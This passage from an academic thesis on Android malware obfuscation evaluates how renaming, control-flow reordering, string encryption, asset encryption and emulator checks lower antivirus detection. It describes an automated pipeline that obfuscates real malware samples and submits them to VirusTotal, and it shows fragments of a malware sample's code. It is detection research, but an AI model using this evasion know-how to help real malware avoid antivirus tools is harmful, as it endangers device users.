In the previous sections we have introduced almost all obfuscation techniques that concern the .dex file. In addition to those there are other ones that affect the .xml files, the resources and the assets of the applications.

- **.xml files and resources**: these techniques can be used in addition to the ones seen above. These files can be slightly obfuscated to improve the total obfuscation of the application. For example the tag android:name from the




Figure 3.7: Detection rate for obfuscated APK [23]

AndroidManifest.xml can be removed. Another reason to obscure resources files is to weaken the signatures of the anti-malware tools, which may base their diagnosis on the hash value related to those files.

- **Assets**: this technique consists in obfuscate the assets using the XOR encryption. The aim is to avoid the detection of some anti-malware tools that inspect the assets. The study [23] showed that the assets have an important role in the detection for the anti-malware tools. In fact, making some tests, they noticed that all the files contained in assets were considered as malicious. Then due to the presence of assets all the .apk was reported as malicious, although the .dex files and the .xml files were obfuscated and then impossible to be detected. For this reason the assets encryption was introduced by the malware authors.

- **Entry Point Classes**: in this case are the entry point classes to be obfuscated using encryption. Often, this technique forces the malware author to adapt some elements of the AndroidManifest.xml file due to the changes made.

As showed in Rastogi et al. [27] these techniques used in combination with those of the previous paragraphs allow to obtain drops in the detection rate. Then this shows that the detection rate is strongly influenced by the presence of the assets and by the entry point classes. These improvements were confirmed by the study of Maiorca et al. [23]. To understand how much these techniques can affect the detection rate of malicious applications we report in Fig. 3.8.




Figure 3.8: Detection rate for obfuscated APK vs. Obfuscated APK + Encrypted Assets and obfuscated Entry Point [23]

3.3 Obfuscation strategies in the future

Due to the substantial results obtained by the obfuscation techniques seen in the previous paragraphs doesn't seem necessary an increase of new strategies. Instead might be logic an improvement of the existing ones, to make them more effective and efficient. For example we have seen before how class encryption is very effective but requires some improvements to reduce the overhead in file size. Moreover, as showed in recent works [27] [23], seems that the obfuscation strategies will continue to be used in combination between them and with encrypted assets and encrypted entry point classes. In this manner, the utilization of combinations of the simplest techniques will allow to malwares authors to reach results almost similar to those obtained by more complex strategies with less overheads and manual modifications of code.

Another strategy that will continue to be used in the future is to complement the techniques seen above with strategies used to evade dynamic analysis. Then all the techniques that allow to understand if the malware is running on an emulator and not on a real device. In case the malware checks that is executed on an emulator it hides malicious behaviours to avoid dynamic analysis' detection. Some examples of these techniques are explained on the work of Petsas et al. [24]. Some of them analyse the values outputted by the gyroscope, accelerometer, and gravity sensors, etc.. In fact null or fixed values mean that the application is running on an emulator. Other techniques verify the presence of identifiers like IMEI and IMSI that are necessary for a real device.

Other strategies that could be used in the future are showed by the studies of Apvrille et al. [19] [21] and Albertini [18]. The Albertini's work introduces a Python script that allows to manage AES or DES output so it seems like a PNG, JPG or sound file. In this way a malicious .apk file in the form of a simple image can be stored in resources or in assets of an application. Then this payload can be decrypted at runtime to obtain the malicious file that will be installed on the device.

Chapter 4

Evaluation of obfuscation techniques against malware detection

This work wants to have the purpose to fill some ”gaps” and deepen some arguments of the recent literature on obfuscation techniques. First of all in literature there isn’t a clear explanation on ways with which the analysed malware were obfuscated. Then our work wants to answer the question: can we implement a framework, using easily available tools, for obfuscate and test in an automatic way a large number of malware?
Another purpose of this work is to apply obfuscation techniques to malware of the same years (prior to 2013) of the last works in literature [27] [23]. Then see if, almost two years after, anti-malware tools have improved their capabilities in detection. Moreover also in recent works [27] [23] the malware obfuscated and tested belonged to datasets prior to 2013. Then, to get a broader overview, we want to obfuscate and test malware subsequent to 2012.
In the next paragraphs we will explain how we have implemented an automatic frame-

work to obfuscate and test malware, which dataset we used, which obfuscation techniques our framework implements. Then we will show results obtained by the 9 most famous anti-malware tools when they try to detect malware obfuscated with our framework.

4.1 Datasets

Malwares used in this work are taken from three different datasets. We can divide used malware in two macro categories, those belonging to the years before 2012 (included) and those belonging to the years after 2012. For the first category we took malware from the **Contagio Mobile** [5] and the **Drebin** [10] dataset. For the second one we took malware from the **Andrototal** [3] and the **Contagio Mobile** [5].

- **Andrototal**: is a free service for Android application files analysis. The user can send to it applications that will be scanned with several mobile antivirus. Then a detailed report is returned to the user. Moreover using the appropriate API is possible to download samples in a specific interval time. In our work we downloaded samples subsequent the 2012.

- **Contagio**: is a free collection of malware samples belonging to several years. In particular it offers a dropbox folder to upload malware and share them to everyone. This service allows to download malware from the 2011 to the 2015. In our work we used malware taken from this dataset both prior the 2012 and subsequent.

- **Drebin**: is a project sponsored by the German Federal Ministry of Education and Research. It's a free dataset, composed by 5,560 applications related to 179 different families of malware. These samples were grouped between 2010 and 2012.

4.2 Obfuscation tools

Before introducing our framework, we have to say few words on obfuscation tools. These tools were created to obfuscate applications with the purpose to make difficult their reverse engineering. In this way the possibilities to copy an application fall drastically. There are a lot of obfuscation tools more or less known. For example **Proguard** [12] is an obfuscation tool included in Android SDK, able to rename classes, methods and variables. Another important tool is **DexGuard** [8] the improved commercial version of Proguard. This tool is able to implement the string encryption technique and to rename classes and methods with non ASCII symbols. Other widespread commercial tools are **DashO** [7], **DexProtector** [9] and **Stringer** [13]. These more powerful tools due to the complex changes that implement on the applications can generate some problems. First of all can happen that the author of the application should correct the code so that the application returns to work properly. Moreover these relevant changes can generate false positive when the obfuscated applications are analysed by anti-malware tools. In fact, as seen in the previous chapters, these obfuscation techniques very often are used by malware authors trying to evade the detection. In particular DexProtector is affected by the problem of false positive. **Bangcle** [4] is another controversial tool. It's an online service that allow to implement some obfuscation strategies with the aim to avoid the cloning of the applications, but, at the same time, there are rumors that attribute to it the obfuscation of some malware like Zeus and SMS Sender.

In our work we have used **Allatori Java Obfuscator** [1]. It is a second generation java obfuscation tool able to implement several obfuscation techniques with the purpose to protect intellectual property. In fact this tool, due to the obfuscation that it applies, makes very difficult to reverse engineering the code. We have use it to implement on malware the most common obfuscation techniques. Then these obfuscated malware were used to test the best anti-malware tools.

Beyond these tools, in the last years, many studies have proposed new frameworks with the aim to test the robustness of the anti-malware engines against the obfuscation techniques. An example is **ADAM** [30] an automatic system for obfuscate malware and verify their effectiveness against anti-malware engines. Another example is given by Protsenko et al. [25]. In this work they created an Android bytecode obfuscation system to test the detection capabilities of anti-malware tools. On the same type of framework there is also **DroidChameleon** used by Rastogi et al. both in [26] and [27].

Despite the presence in the literature of these systems for obfuscate and test malware, as said in the introduction of this chapter, there isn't a specific explanation about their components, their functioning and if they are achievable using simple and easy available tools. For these reasons in the next section we will describe our automated framework to obfuscate and test malware.

4.3 Framework architecture

As seen in the introduction of this chapter, our work wants to answer the question: can we implement a framework, using easily available tools, for obfuscate and test in an automatic way a large number of malware? Then in this section we try to answer this question.

In our framework Fig. 4.2 we have used the following, easy findable online, tools:

- **Zipfile Python library**: the zip format is the most diffused standard for the compression. This library offers services to list, extract, read, create and append zip files.

- **Dex2Jar**: is a free tool for converting the file.dex used in Android applications to Java file.class format.

- **Allattori**: as we said in the previous section it's a second generation java obfuscation tool able to implement several obfuscation techniques with the purpose to protect intellectual property.


- **Dx**: is a tool contained in the Android SDK that can be used to convert java bytecode (and JARs) in file.dex (Dalvik bytecode).

- **Apktool**: is a free tool with a lot of features. In particular it allows to disassembling applications and reassembling them to .apk file.

- **Jarsigner**: is an Oracle tool provided with the Android SDK that can be used to sign .apk/JAR files and verify their integrity of the signed ones.

- **VirusTotal API [14]**: is a free service able to analyse a lot of files, including Android applications, and to return a detailed report 4.1. It provides also some specific API to send samples to be analysed and to retrieve the related reports.

First of all the Zipfile library is used to extract the content of the file.apk that we want to obfuscate. For the obfuscation we are interested in the file.dex, that contains the compiled code of the application. Then the dex2jar tool converts the file.dex, extracted before, in a JAR file. At this point we can use the Allatori obfuscation tool on this file. Using an .xml file the user can specify which technique or combination have to be applied on the JAR file. Once occurred obfuscation we need to convert the JAR file in .dex. For this purpose we use dx. Then now we have obtained a file.dex obfuscated. This file is inserted in the directory in which the original files of the application were unzipped and using Apktool the file.apk is rebuilt. As last step Jarsigner signs the new .apk file. The new obfuscated application is sent to VirusTotal through the appropriate API. After few hours will be possible to retrieve the related report with the results of the analysis. VirusTotal's analysis is based on 55 anti-malware tools, but as we will see in the next section we consider only the results



```
u'Symantec':{ ⊟
   u'detected':False,
   u'version':u'20151.1.0.32',
   u'result':None,
   u'update':u'20160129'
},
u'ESET-NOD32':{ ⊟
   u'detected':True,
   u'version':u'12950',
   u'result':u'Android/Ssucl.A',
   u'update':u'20160130'
},
u'TrendMicro-HouseCall':{ ⊟
   u'detected':True,
   u'version':u'9.800.0.1009',
   u'result':u'AndroidOS_SSUCL.VTD',
   u'update':u'20160130'
},
u'Avast':{ ⊟
   u'detected':True,
   u'version':u'8.0.1489.320',
   u'result':         u'Android:Ssucl-E         [ ⊟
      Trj
   ]         ', u'         update':u'20160130'
},
```

Figure 4.1: Part of a VirusTotal report

of the 9 most famous detection engines.

We have created python scripts to coordinate and to execute tools above in an automatic manner.

- **Tesi_Framework2.0.py**: this script for every malware taken in input retrieves other 11 obfuscated versions. In particular it's used to coordinate tools cited above with the purpose to create an automatic workflow. When the obfuscated versions of the malware are ready, it sends them to VirusTotal that will answer with a specific mapping hash for everyone. These mapping hash will be necessary to retrieve reports related to malware sent.





Figure 4.2: Framework Architecture

- **Retrieve_Reports.py**: this script reads from file the mapping hash of every malware sent before, then for each of these launches a request to VirusTotal. At every request VirusTotal will answer with a json file containing the related report. Then each report is written on file.

We have showed how using easily findable tools it's possible to create an automatic framework to obfuscate and test a large number of malware. This framework is created exclusively to evaluate the effectiveness of obfuscation techniques against static analysis tools that analyse the code of the application without running it. Then it's not important if obfuscated applications work properly or not. Logically more the technique applied is complex more probably the application author should be manually modify the code to make the application work correctly.

4.3.1 Obfuscation techniques implemented


We have showed in the chapter 3 the state of the art of obfuscation strategies, then we want to deepen those implemented by our framework. In particular in our work we want to inquire if today it's still possible to reach important results in drops of the detection rate using not very complex obfuscation techniques or some of their combinations. In fact simpler is the technique to be applied less is the probability that the malware author should apply further changes to make the obfuscated malware work. Moreover as said in the section 3.1 due to the large basin of users that download unverified applications and due to the poor capabilities of static analysis implemented on mobile devices, also not exciting results reached with simple techniques can be a very important milestone for malware authors.
As seen in the previous section we have used Allatori as obfuscation tool. It allowed us to implement all the following techniques except the repacking and resign one that don't require an obfuscation tool to be implemented.



```
   this.context = paramContext;
   this.docount = paramInt1;
   this.identity = paramString1;
   this.gwul = paramString2;
   this.hmul = paramString3;
   this.prul = paramString4;
   this.imsi = paramString5;
   this.iswap = paramInt2;
   this.urls = new ArrayList();
   this.httpClient = new DefaultHttpClient();
   this.httpClient.setRedirectHandler(new LogRedirectHandler());
   HttpClientParams.setCookiePolicy(this.httpClient.getParams(), "compatibility");
   if (this.iswap == 0)
   {
     paramString1 = new HttpHost("10.0.0.172", 80);
     this.httpClient.getParams().setParameter("http.route.default-proxy", paramString1);
   }
   this.randomDoCount = GetRandomFromMinToMax(2, 4);
   this.key = paramString6;
 }
```

Figure 4.3: Piece of code of the malware Newfpwap_wallpaper


- **Repacking**: as seen in the section 3.2.1 the simplest technique, doesn't require an obfuscator tool.



```
  this.IiiiiIiIII = paramContext;
  this.iIIIIiIIII = paramInt1;
  this.IIIiiiIiiI = paramString1;
  this.IiiIIiIIIi = paramString2;
  this.IIiiIIiiIi = paramString3;
  this.IIiiIiIiii = paramString4;
  this.iIiiIiiIiI = paramString5;
  this.iIIIIIiiiI = paramInt2;
  this.iiiiIiiiiI = new ArrayList();
  this.IiiiiIiiII = new DefaultHttpClient();
  this.IiiiiIiiII.setRedirectHandler(new IIIIiIIIII(this));
  HttpClientParams.setCookiePolicy(this.IiiiiIiiII.getParams(), "compatibility");
  if (this.iIIIIIiiiI == 0)
  {
    paramString1 = new HttpHost("10.0.0.172", 80);
    this.IiiiiIiiII.getParams().setParameter("http.route.default-proxy", paramString1);
  }
  this.Iiiiiiiiii = j(2, 4);
  this.IIiiIiIIII = paramString6;
}
```

Figure 4.4: Piece of code of the malware Newfpwap_wallpaper obfuscated with our framework using renaming technique

- **Resign**: as seen in the section 3.2.1 it's equal to the repacking one but adds also a new signature.
- **Reorder Member**: it's a subcategory of the code reordering technique seen in the section 3.2.2. In this case are not used the "goto" instructions, but simply related methods and fields are reordered.
- **Control Flow Obfuscation**: with this technique we refer to the code reordering seen in the section 3.2.2.
- **Renaming classes, methods and fields**: with this technique we refer to the identifier renaming strategy, seen in the section 3.2.2. Are not renamed all the classes belonging to Service, Receiver, etc.. We can see an example in Fig. 4.4.
- **Renaming all**: as for the technique above but in this case also the classes excluded before are affected by this strategy.
- **Control Flow + Reorder Member**: combination of techniques seen above.



```
  this.context = paramContext;
  this.docount = paramInt1;
  this.identity = paramString1;
  this.gwul = paramString2;
  this.hmul = paramString3;
  this.prul = paramString4;
  this.imsi = paramString5;
  this.iswap = paramInt2;
  this.urls = new ArrayList();
  this.httpClient = new DefaultHttpClient();
  this.httpClient.setRedirectHandler(new LogRedirectHandler());
  HttpClientParams.setCookiePolicy(this.httpClient.getParams(), R.C("^PPO\\KT]TSTKD"));
  if (this.iswap == 0)
  {
    paramString1 = new HttpHost(GraphicObject.C("huwuwuwtnw"), 80);
    this.httpClient.getParams().setParameter(R.C("WIKM\021OPHKX\021YZ[^HSI\022MMRGD"), paramString1);
  }
  this.randomDoCount = GetRandomFromMinToMax(2, 4);
  this.key = paramString6;
}
```

Figure 4.5: Piece of code of the malware Newfpwap_wallpaper obfuscated with our framework using string encryption technique

- **Control Flow + Reorder Member + Renaming**: combination of techniques seen above.
- **String Encryption**: as seen in the section 3.2.2 this technique encrypts the strings of the application. We can see an example in Fig. 4.5.
- **Control Flow + Reorder Member + String Encryption**: combination of techniques seen above.
- **All**: all the techniques seen above are combined together.

4.4 Evaluation obfuscation's results

In this section we want to present the results obtained through our framework. First of all we can divide these results in two category:

- **Results obtained obfuscating malware previous to 2013**: all the past and the current literature is based on obfuscated malware belonging to years prior to 2013 (excluded). Then we have used our framework to obfuscate malware of the same years with the purpose to verify if after almost two years the detection tools have improved their capabilities. With our results we can make a comparison with the ones obtained by the last studies. Belonging to this category we have obfuscated and tested 350 malware taken from the Contagio [5] and Drebin [10] datasets.

- **Results obtained obfuscating malware subsequent to 2013 (included)**: there aren't in literature results about obfuscation techniques effectiveness on malware belonging to years subsequent to 2012. So we have used our framework to verify if the latest years malware cause bigger detection rate drops or if anti-malware tools have improved their capabilities. With these results we can show the temporal evolution of the obfuscation techniques' effectiveness. Belonging to this category we have obfuscated and tested 250 malware taken from the AndroTotal [3] and Contagio [5] datasets.

For the analysis of malware we have chosen the Virustotal's service [14]. VirusTotal's analysis is based on 55 anti-malware tools, but we will consider only results of the 9 most famous and widespread detection engines. As in the work of Vadrevu et al. [29] these anti-malware tools are: Avast, AVG, F-Secure, Kaspersky, McAfee, Microsoft, Sophos, Symantec, TrendMicro.
Then we have 9 detection tools and, as seen in the section 4.3.1, 11 obfuscation techniques implemented by our framework. In the next sections we will show general results, a temporal comparison between the two category seen above and a single anti-malware evaluation.

4.4.1 General results

First of all to represent our results we will use box plots. It's represented starting from 5 numbers, the minimum, the first quartile, the median, the third quartile and

the maximum. The colored box has as lower limit the first quartile Q1 and as upper limit the third quartile Q3. The 50% of the results are contained between these two values. The red line is the median value. The dashed lines represent the whiskers, one connect Q1 to the minimum value (representing 25% of the results) and the other the Q3 to the maximum (representing the remaining 25% of the results). The red crosses, instead, show the presence of some anomaly values because they fall outside the most part of the observed values. Finally the little star represent the average value. On the abscissa axis we have the obfuscation technique implemented on the malware, instead on the ordinate one the detection rate (%).
Now we can start describing Fig. 4.6 related to the **results obtained obfuscating malware previous to 2013**.

- **Normal**: for the not obfuscated malware we can see that 75% of the results have a detection rate higher than 90%, the remaining 25% is contained between the 78% and the 90%. In particular the median is on the 100% value then we can conclude that at least the half of the time anti-malware engines detect all the not-obfuscated malware. In general we can say that is not a bad result for the anti-malware tools but however for 25% of tests we have a value lower than 90%, a little bit worrying because are malware of more than three years ago.

- **Repacking, Resign, Control Flow, Reorder Member**: as showed by the Fig. 4.6 for these techniques we have very similar results, change of a few percentage points. Knowing that the repacking technique is the simplest we can conclude that the other three techniques don't affect in improving the obfuscation and in decreasing the detection rate. The half of the tests have a detection rate almost greater than the 80%, then we can consider these techniques not very effective.

